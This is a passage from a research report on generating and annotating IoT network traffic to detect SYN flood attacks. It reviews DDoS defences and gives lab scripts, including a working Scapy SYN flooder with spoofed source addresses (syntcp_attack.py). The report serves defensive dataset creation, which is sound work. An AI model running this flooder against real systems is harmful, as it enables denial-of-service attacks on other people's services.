


Figure 5 Classification of DDoS defence mechanisms..

Disabling unused services [36] is another approach in order to prevent DDoS attacks. If UDP echo or character generator services are not required, disabling them will help to defend against these attacks. In general, if network services are not needed or unused, the services should be disabled to prevent attacks. Applying security patches [36], can armour the hosts against DDoS attacks. The host computers should update themselves with the latest security patches for the bugs present and use the latest techniques available to minimize the effect of DDoS attack. Changing IP address, is another simple solution to a DDoS attack in order to invalidate the victim computers IP address by changing it with a new one. This is called moving target defence. Once the IP address change is completed all Internet routers will have been informed, and edge routers will drop the attacking packets. Although this action leaves the computer vulnerable because the attacker can launch the attack at the new IP address, this option is practical for local DDoS attacks, which are based on IP addresses. On the other hand, attackers can render this technique a futile process by adding a domain name service tracing function to the DDoS attack tools. By disabling IP broadcasts [36], host computers can no longer be used as amplifiers in ICMP Flood and Smurf attacks. However, a defence against this attack will be successful only if all the neighbouring networks disable IP broadcasts. Load balancing is a simple approach that enables network providers to increase the provided bandwidth on critical connections and prevent them from going down in the event of an attack. Additional failsafe protection can be the use of replication of servers in the case some go down during a DDoS attack. Furthermore, in a multiple-server architecture the balance of the load is necessary so that both the improvement of normal performance as well as the prevention or mitigation of the effect of a DDoS attack can be achieved. Honeypots [37] can also be used in order to prevent DDoS attacks. Honeypots are systems that are set up with limited security and can be used to trick the attacker to attack the honeypot and not the actual system. Honeypots typically have value not only in protecting systems, but they can also be used in order to gain information about attackers by storing a record of their activity and learning what types of attacks and software tools the attacker is using. Current research discusses the use of honeypots that mimic all aspects of a legitimate network (such as web servers, mail servers, clients, etc.) in order to attract potential DDoS attackers. The idea is to lure the attacker into believing that he has compromised the system (e.g. honeypot) for attack as its slave and attract him to install either a handler or agent code within the honeypot. This prevents some legitimate systems from getting compromised, tracks the handler or agent behaviour and allows the system to better understand how to defend against future DDoS installation attacks. However, this scheme has several drawbacks. First, the method assumes that the attack must be detectable using signature-based detection tools. If not, the packet is forwarded to the destination in operational networks. Furthermore, the attacker can easily thwart the static and passive nature of honeypots approach since the approach is static and passive in the sense that it is not a dynamically moving scheme with complete disguise. Prevention approaches offer increased security but can never completely remove the threat of DDoS attacks because they are always vulnerable to new attacks for which signatures and patches do not exist in the database.

2.4.2 Intrusion detection

Intrusion detection has been a very active research area. By performing intrusion detection, a host computer and a network can guard themselves against being a source of network attack as well as being a victim of a DDoS attack. Intrusion detection systems detect DDoS attacks either by using the database of known signatures or by recognizing anomalies in system behaviours. Anomaly detection relies on detecting behaviours that are abnormal with respect to some normal standard. Many anomaly detection systems and approaches have been developed to detect the faint signs of DDoS attacks.

A scalable network monitoring system called NOMAD has been designed by Talpade et al. [38]. This system is able to detect network anomalies by making statistical analysis of IP packet header information. It can be used for detecting the anomalies of the local network traffic and does not support a method for creating the classifier for the high-bandwidth traffic aggregate from distributed sources. Another detection method of DDoS attack uses the Management Information Base (MIB) data from routers. The MIB data from a router includes parameters that indicate different packet and routing statistics. Cabrera et al. [39] has focused on identifying statistical patterns in different parameters, in order to achieve the early detection of DDoS attacks. It looks promising for possibly mapping ICMP, UDP and TCP packet statistical abnormalities to specific DDoS attacks. Although this approach can be effective for controlled traffic loads, it needs to be further evaluated in a real network environment. This research area could provide important information and methods that can be used in the identification and filtering of DDoS attacks. A mechanism called congestion triggered packet sampling and filtering has been proposed by Huang and Pullen [40]. According to this approach, a subset of dropped packets due to congestion is selected for statistical analysis. If an anomaly is indicated by the statistical results, a signal is sent to the router to filter the malicious packets. Lee and Stolfo [41] use data mining techniques to discover patterns of system features that describe program and user behaviour and compute a classifier that can recognize anomalies and intrusions. This approach focuses on the host-based intrusion detection. An improvement of this approach is a meta-detection model, which uses results from multiple models to provide more accurate detection. Mirkovic et al. [42] proposed a system called DWARD that does DDoS attack detection at the source based on the idea that DDoS attacks should be stopped as close to the sources as possible. D-WARD is installed at the edge routers of a network and monitors the traffic being sent to and from the hosts in its interior. If an asymmetry in the packet rates generated by an internal host is noticed, D-WARD rate limits the packet rate. The drawback of this approach is that there is a possibility of numerous false positives while detecting DDoS conditions near the source, because of the asymmetry that there might be in the packet rates for a short duration. Furthermore, some legitimate flows like real time UDP flows do exhibit asymmetry. In [43] Gil and Poletto proposed a heuristic data-structure (MULTOPS), which postulates if the detection of IP addresses that participate in a DDoS attack is possible, then measures are taken to block only these addresses. Each network device maintains a multi-level tree that contains packet rate statistics for subnet prefixes at different aggregation levels. MULTOPS uses disproportionate rates to or from hosts and subnets to detect attacks. When it stores the statistics based on source addresses, it is said to operate in attack-oriented mode, otherwise in the victim-oriented mode. A MULTOPS data structure can thus be used for keeping track of attacking hosts or hosts under attack. When the packet rate to or from a subnet reaches a certain threshold, a new sub-node is created to keep track of finer—grained packet rates. This process can go till finally per IP address packet rates are being maintained. Therefore, starting from a coarse granularity one can detect with increasingly finer accuracy, the exact attack source or destination addresses. The IP source addresses that are obtained are spoofed addresses but can still be valuable in applying rate limits. Among the disadvantages of this approach, is that it requires router reconfiguration and new memory management schemes. Furthermore, it cannot prevent proportional attacks nor can it detect randomized forged IP addresses originating from a single machine or DDoS attacks that use many zombies. Misuse detection identifies well-defined patterns of known exploits and then looks out for the occurrences of such patterns. Intrusion patterns can be any packet features, conditions, arrangements and interrelationships among events that lead to a break-in or other misuse. These patterns are defined as intrusion signatures.

2.5 Syn-TCP Flood attacks




Figure 6:example of SYN attack

The significance of finding the remedy to this specific IoT attack is prevalent if one considers the fact that the TCP protocol is being used for facilitating the communication in many parts of the network in IoT setups and this attack is so easily launched. It can affect all the critical parts of the network, from the controller to the fog, from the edge to the actual sensor network. It can also be used to harm the actual infrastructure of the network because a possible attack on the hub that controls the actuators can create physical damage to the equipment. So, we focused on the very “meat and potatoes” of a possible malicious activity related to stopping the delivery of service in IoT

3.SerIoT Traffic Generation

In the process of trying to collect datasets of traffic that contain the launching of SYN TCP attacks we ran on a very spread and well-known issue of the field. These types of attacks are usually launched, and therefore captured, on large scale commercial networks and the associated companies are not particularly prone to provide access on these datasets because of specific policies related to confidentiality.
We had to overcome this issue and to do so we emphasized on creating a software component that produces both normal IoT network traffic and traffic that manifests SYN flood attacks. We also created a bot network where this attack could be launched so that the traffic could be captured, and we can collect indicative datasets for training.

3.1 Tools used

The Generator was implemented in a virtual IoT environment where every IoT node had the credentials to establish connections with the rest of the existing nodes.

Tools that were needed for the Generator’s implementation:

- VirtualBox for the creation of IoT nodes.
- Python script for setting up:
  1. a server node
  2. a client node (Benign traffic generator)

3. an ambiguous node that generates alternating traffic (both benign and malicious generator)

- Scapy python module for the crafting of packets

3.2 Scapy Python Package

Scapy is a Python module full of packages that enable the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks[10].

The use of scapy was extensive for both the preparation of the botnet and the writing of the scripts for traffic monitoring and packet creation.




Figure 7:crafting packets with scapy[10]

3.3 Creation of the Bot Network

For the creation of a virtual network, we used VirtualBox. At first, we created a bunch of VMs that run on Ubuntu 18.04 64b distribution. At first those VMs were unable to communicate with the outside world (Internet) nor with each other so we created a NAT network to address the issue of limited connectivity to the Internet. After that we created a local network between the host machine and the 2 VMs. For simplicity and for the rest of the description let us assume that VM1 (VM-1) and VM2 (VM-2) are both **clients** and VMs (VM-s) is the virtual **server**. Next step was to give those machines a static IP to accommodate the communication between them. In detail the clients' IP address was decided to be “192.168.56.101” and “192.168.56.102” respectively, while the server’s IP “192.168.56.100”.

general specifications:

- all scripts are developed in python 3
- generator was tested and can be successfully used in linux operating systems (tested on 18.03 ubuntu distribution)

our scripts generate TCP communications (benign or malicious) so it is important to be used on nodes that support TCP protocol




Figure 8:botnet

3.4 Server Node set up

An IoT node of our network that plays the role of the server (in our case VMs) will have to be running in the background the python script: server.py

This script should be running on the target node in order to be able to communicate with the client nodes. (It works as a socket server).

arguments:
<Server IP> which is the target’s IP
<Server port> which is the Sserver’sport

server.py:

```
#!/usr/bin/env python3

import sys
import socket
import selectors
import types

sel = selectors.DefaultSelector()
```

```
def accept_wrapper(sock):
    conn, addr = sock.accept()  # Should be ready to read
    print("accepted connection from", addr)
    conn.setblocking(False)
    data = types.SimpleNamespace(addr=addr, inb=b"", outb=b"")
    events = selectors.EVENT_READ | selectors.EVENT_WRITE
    sel.register(conn, events, data=data)


def service_connection(key, mask):
    sock = key.fileobj
    data = key.data
    if mask & selectors.EVENT_READ:
        recv_data = sock.recv(1024)  # Should be ready to read
        if recv_data:
            data.outb += recv_data
        else:
            print("closing connection to", data.addr)
            sel.unregister(sock)
            sock.close()
    if mask & selectors.EVENT_WRITE:
        if data.outb:
            print("echoing", repr(data.outb), "to", data.addr)
            sent = sock.send(data.outb)  # Should be ready to write
            data.outb = data.outb[sent:]


if len(sys.argv) != 3:
    print("usage:", sys.argv[0], "<host> <port>")
    sys.exit(1)

host, port = sys.argv[1], int(sys.argv[2])
lsock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
lsock.bind((host, port))
lsock.listen()
print("listening on", (host, port))
lsock.setblocking(False)
sel.register(lsock, selectors.EVENT_READ, data=None)

try:
    while True:
        events = sel.select(timeout=None)
        for key, mask in events:
            if key.data is None:
                accept_wrapper(key.fileobj)
            else:
                service_connection(key, mask)
except KeyboardInterrupt:
    print("caught keyboard interrupt, exiting")
finally:
    sel.close()
```

3.5 Non-Malicious Client set up

An IoT node of our network that plays the role of the benign client (in our case VM1) will have to be running in the background the python script: Advanced_b9generator.py

This script is used in order to produce benign traffic from a client node to the target node. It takes the following arguments:

<target IP> which is the IP of the target node
<target port> which corresponds to the specific port of the target node.
<number of connections> which corresponds to the number of new connections that the client will try to open with the target. (Suggested number 100-200)

Advanced_b9generator.py:

```
#!/usr/bin/env python3

import sys
import socket
import selectors
import types
import logging
import signal
import sys
import time

sel = selectors.DefaultSelector()
messages = [b"Message 1 from client.", b"Message 2 from client."]

def start_connections(host, port, num_conns):
    server_addr = (host, port)
    for i in range(0, num_conns):
        connid = i + 1
        print("starting connection", connid, "to", server_addr)
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.setblocking(False)
        sock.connect_ex(server_addr)
        events = selectors.EVENT_READ | selectors.EVENT_WRITE
        data = types.SimpleNamespace(
            connid=connid,
            msg_total=sum(len(m) for m in messages),
            recv_total=0,
            messages=list(messages),
            outb=b"",
        )
        sel.register(sock, events, data=data)


def service_connection(key, mask):
    sock = key.fileobj
    data = key.data
    if mask & selectors.EVENT_READ:
        recv_data = sock.recv(1024)  # Should be ready to read
        if recv_data:
            print("received", repr(recv_data), "from connection", data.connid)
            data.recv_total += len(recv_data)
        if not recv_data or data.recv_total == data.msg_total:
            print("closing connection", data.connid)
            sel.unregister(sock)
            sock.close()
    if mask & selectors.EVENT_WRITE:
        if not data.outb and data.messages:
            data.outb = data.messages.pop(0)
        if data.outb:
            print("sending", repr(data.outb), "to connection", data.connid)
            sent = sock.send(data.outb)  # Should be ready to write
            data.outb = data.outb[sent:]


if len(sys.argv) != 4:
    print("usage:", sys.argv[0], "<host> <port> <num_connections>")
    sys.exit(1)

host, port, num_conns = sys.argv[1:4]



num_conns = int(num_conns)
while True:
    start_connections(host, int(port), 150)
    num_conns -= 150
    try:
        while True:
            events = sel.select(timeout=1)
            if events:
                for key, mask in events:
                    service_connection(key, mask)
            # Check for a socket being monitored to continue.
            if not sel.get_map():
                break
    except KeyboardInterrupt:
        print("caught keyboard interrupt, exiting")
    time.sleep(10)
```

3.6 Malicious client set up

An IoT node of our network that plays the role of the malicious client (in our case VM1) will have to be running in the background the python script: syntcp_attack.py

This script is used in order to launch a SYN TCP attack from a client node to the target node.

arguments:
<dst_ip> which is the target's IP
<dst_port> which is the target's port

optional arguments:
[--sleep=<sec>] It defines the speed (severity of the attack)
[--verbose] Prints more comments during the attack
[--very-verbose] Prints even more comments during the attack

syntcp_attack.py:

```
#!/usr/bin/env python3

"""


Usage:
  syn_flooder.py <dst_ip> <dst_port> [--sleep=<sec>] [--verbose] [--very-verbose]

Options:
  -h, --help            Show this screen.
  --version             Show version.
  --sleep=<seconds>     How many seconds to sleep betseen scans [default: 0].
  --verbose             Show addresses being spoofed. [default: False]
  --very-verbose        Display everything. [default: False]

"""
from docopt import docopt
import logging
import signal
import sys
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *


def main(arguments):
    src_net = "192.168.56."
    dst_ip = arguments["<dst_ip>"]
    dst_port = int(arguments["<dst_port>"])
    sleep = int(arguments["--sleep"])
    verbose = arguments["--verbose"]
    very_verbose = arguments["--very-verbose"]

    signal.signal(signal.SIGINT, lambda n, f: sys.exit(0))

    print "\n################################################"
    print “# Starting Denial of Service attack...”
    print "# Target:%s" % (dst_ip)
    print "################################################\n"

    for src_host in range(3,254):
        if verbose or very_verbose:
            print "[*] Sending spoofed SYN packets from %s%d " % (src_net, src_host)
            print “--------------------------------------------”
        for src_port in range(1024, 65535):
            if very_verbose:
                print"[+] Sending a spoofed SYN packet from %s%d:%d" % (src_net, src_host, src_port)
            # Build the packet
            src_ip = src_net + str(src_host)
            network_layer = IP(src=src_ip, dst=dst_ip)
            transport_layer = TCP(sport=src_port, dport=dst_port, flags="S")

            # Send the packet
            send(network_layer/transport_layer, verbose=False)

        if sleep != 0:
            time.sleep(sleep)

    print “[+] Denial of Service attack finished.”
```

```
if __name__ == '__main__':
    arguments = docopt(__doc__, version="SYN Flooder 1.5")
    main(arguments)
```

4. Using Generative Adversarial Networks for possibly produce network traffic

Generative adversarial networks (GANs) is a recent addition to the arsenal of Deep Generative modeling. The use of GANs has been extensive in image processing with pure generation tasks and denoising, but also in Natural Language Processing and Recommendation systems. The basic idea is to adapt the model so that it can be used to produce more complex patterns of network traffic and generalize and scale the solution in finding datasets of elaborate network attacks and malicious activities, without ever again needing to explicitly model the distribution of sequence in network packets being exchanged (use of Markov Processes and Variational inference)

The basic intuition behind Generative Adversarial Networks is that there are two neural networks (The model is much more generic in conception so the regression models are not explicitly defined as neural networks but rather that two differentiable functions with enough modeling capacity specific to the problem) that work in opposition. The first neural network is supposed to be the Discriminator network and the second one is the Generator. A vector is sampled from a latent space and is fed to the Generator. The Generator produces an output in the same space as the data samples collected. Then real data samples are fed into the discriminator along with the outputs of the Generator. The two neural networks play a minimax game (minimax optimization) where the Generator is attempting to fool the Discriminator by producing samples that are progressively better (they are more likely to be drawn from the distribution of the dataset).




Figure 9:Generative adversarial networks[23]

The basic premise of the idea is to get packet captures that constitute a complex act of malicious network activity (where the distribution of the sequence of packets can not be analytically tractable). Then the packets are annotated according to the content of the various packet headers (IP address of the destination, IP address of the source, PORT of the source, PORT of the destination, number of Bytes type of flag) and then

create a type of visual data from the vectors derived from the annotation (stack vectors on top of each other) and feed the model of the Discriminator (and the process of the Generator would be the classical one).
A possible tweak would be to use the conditional GAN, where every sample of the dataset is fed in the model along with a concatenated label (1 of the specific piece of input constitutes an attack and 0 if the specific piece is derived from benign communications.

4.1 Troubleshooting

It has been proven that the converged model of Generative Adversarial Networks (Generator) has explicitly described the information of the possibly intractable distribution of the samples in the dataset. So, once the model has been trained properly the sophisticated sequence of an elaborate attack could be mimicked and reproduced in detail. The problem stems from the fact that the training process of Generative Adversarial Networks is intrinsically predicated upon the idea of finding the saddle point of a loss function (solving a minimax game), so classic first order methods of optimization (such as gradient descent) and even methods of quadratic optimization such as quasi-Newton methods do not provide sufficient conditions for convergence. Therefore, the training processes of GANs can be time consuming and the convergence is difficult to be achieved (involves a lot of random search in the hyperparameter space).

Another emerging issue is that the product of annotating raw packet captures results in very sparse vectors, so the choice of specific neural network architecture is really important. The most common use of convolutional neural networks is not sufficient for dealing with the sparsity. Probably the employment of Recurrent neural network architectural schemes would be more sufficient and more able to deal with the nature of the particular dataset.

5. Dataset Annotation

The main reason for producing the generator, other than feeding the networks created by the project’s consortium for demonstration purposes, was the need for properly annotated datasets that would facilitate the training of deep learning models, used for tracing the launching of attacks.
Our intuition was to treat network traffic as time series, so we proceeded to create time series of time windows (intervals), where the number of current half-opened connections at a particular server are active.

A bot network was created in lab environment. Every Virtual Machine (VM) simulated a node in the IoT network. Scapy was used to create a script that runs on every VM and creates TCP connections with the targeted node (simulates a possible server under attack). Scapy was also used to create a script that manifests a SYN TCP attack towards the server. The script initiates multiple TCP connections from multiple ports of the attacker with a particular port of the destination. The connections are never fully established. The whole communication is captured in pcap files using Wireshark which is a tool for network traffic monitoring. Even though, the communication in the context of the network, is non-malicious, for the most part, the attack is being launched at specific instances of the duration of the experiment. The pcap files are annotated with the methodology described in the previous section.

The final goal is transforming the key metrics that are hidden in the information contained in pcap files into useful datasets. The key metric that we are going to use is the amount of half opened connections during every time window with fixed time in all scenarios. Every traffic scenario is then translated to a specific dataset.

Pcap files were transformed into datasets after being processed by two sequential operation that are being described below.

By implementing the script list_of_annotation_creation.py we dissected each pcap file into smaller fixed traffic windows. Now smaller pcaps are easily handled by our next script half_opened_cons.py which is responsible for the finalization of the datasets by applying the appropriate filters in every dissected pcap and extracting only the packets that correspond to half-opened connections. Then we measure the amount of half opened connections of every traffic window and appending this amount to a list which is finally representing a dataset.

list_of_annotation_creation.py:

```
# This script gets a pcap file from the said folder and dissects it into multiple smaller pcaps. The
dissection is implemented
# based on predefined time intervals

# necessary imports of modules, packages
import argparse
import os
import sys
#import pandas as pd
import matplotlib
import matplotlib.pyplot as plt
from scapy.all import *
from scapy.layers.l2 import Ether
from scapy.layers.inet import IP, TCP
from scapy.all import rdpcap
from tkinter import Tcl


# process_pcap function gets a pcap and returns the number of packets contained
def process_pcap(file_name):
    #print('Opening {}...'.format(file_name))

    count = 0
    for (pkt_data, pkt_metadata,) in RawPcapReader(file_name):
        count += 1

    #print("File with filename: "+ file_name + "has " + str(count) + " packets")

    HoConnections.append(int(count))
    ho_connections.append({'Time_window': k, 'HalfOpen_Connections': count})

    #print('{} contains {} packets, so there were {} attempts to attack'.format(file_name, count,
int(count/2)))

# mid_char returns the selected items in a list
def mid_char(x):
    return (x[16:21])
```

```
#creation of multiple pcap files(per time window) in the same folder as the “realtimesenario.pcap”
filename = "realtimesenario.pcap"
cmd = 'editcap -i 5 "{}" "{}"'.format(filename,filename)
os.system(cmd)

#parse the pcap files created and append in a list (file_list)
i = 0
file_list = []
startdir='.'
for root, dirs,files in os.walk(startdir):
   for file in files:
      if file.endswith('.pcap'):
         i = i+1
         #os.rename(file, "annot" + str(i) + ".pcap")
         file_list.append(file)

#discard the last item of the list (realtimesenario.pcap) the original pcap file
file_list =  file_list[0:-1]

#sort the list of pcaps by order of time window manifested
file_list=sorted(file_list , key= mid_char)

#number of items per list for debugging purposes
p=0
for item in file_list:
   p = p + 1
print(p)

#printing the list of pcaps for validation
print(file_list)
k = 0
windows = []
final_list = []
ho_connections = []
HoConnections = []
Windows = []

#creating the final list of annotation HoConnections
for file_name in file_list:
    print(file_name + " :")
    process_pcap(file_name)
    print(HoConnections[k])
    k = k + 1

print(HoConnections)
#plt.plot(Windows,HoConnections, label = 'attack')
#plt.xlabel('Time window enum')
#plt.ylabel('Half opened connections')
#plt.legend()
#plt.show()
```

<u>half_opened_cons.py:</u>

